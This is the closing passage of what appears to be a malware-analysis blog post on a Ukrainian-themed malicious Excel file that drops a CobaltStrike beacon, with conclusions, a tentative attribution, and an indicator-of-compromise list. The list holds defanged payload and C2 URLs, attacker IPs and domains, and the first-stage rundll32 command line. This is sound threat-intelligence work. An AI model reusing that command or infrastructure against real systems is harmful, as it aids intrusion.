The used IPs and Certificates are quite unique, no additional OSINT have been found (at the analysis time). The CobaltStrike beacon was pretty plain and no specific obfuscation techniques where found (beside the classic obfuscation practice mandatory in every malicious content in nowadays attacks). I believe this attack could be attributed to one of the criminal gangs supporting Russia, I hardly believe it’s something coming from government teams.

Conclusions

I have analyzed a malicious excel document aiming to attract military “clicks”. The document had a thematic Ukrainian name and, according to relative findings (meta tags), it looks like written from a Russian locale system. The dropped document comes from a -high probable compromised- Canadian based company website and implements CobaltStrike beacon which is run from a MACRO routine injected in a malicious excel file.

The used infection chain follows cyber-criminal malicious patterns, no complex attack patterns were found during the analysis. The command and control had restrictions on country but does not implement sophisticated controls on connected VPN providers or specific user agents. Moreover the used IP address for the dropping website ending with a `0` result quite original choice, definitely not coming from a network experienced professional.



VT Graph By CERT UA

It was possible to add two/IoC compared to the shared bulletin: domain name of staging server, certificate of staging server and command line executed by the first stage. From these indicators (especially from certificate) you might look for similarities in other servers and try to map a wide range of operations belonging with similar threat actor. This activity is out of scope for this post so not followed.

IoC

hxxp://138[.]68.229.0/pe.dll
hxxps://dezword[.]com/apiv8/getStatus
hxxps://dezword[.]com/apiv8/updateConfig
139[.]60.161.225
139[.]60.161.74

139[.]60.161.62
139[.]60.161.99
139[.]60.161.57
139[.]60.161.75
139[.]60.161.24
139[.]60.161.89
139[.]60.161.209
139[.]60.161.85
139[.]60.160.51
139[.]60.161.226
139[.]60.161.216
139[.]60.161.163
139[.]60.160.8
139[.]60.161.32
139[.]60.161.45
139[.]60.161.60
139[.]60.160.17
dezword[.]com
agreminj[.]com
akaluij[.]com
anidoz[.]com
apeduze[.]com
apokil[.]com
arentuk[.]com
axikok[.]com
azimurs[.]com
baidencult[.]com
billiopa[.]com
blinkij[.]com
blopik[.]com
borizhog[.]com
britxec[.]com
drimzis[.]com
fluoxi[.]com
shikjil[.]com
shormanz[.]com
verofes[.]com
rundll32 C:\Windows\Tasks\pe.dll, DllRegisterServer
kitchenbath[.]mckillican.com
certificate id: 433591488225082751283964515969855882309258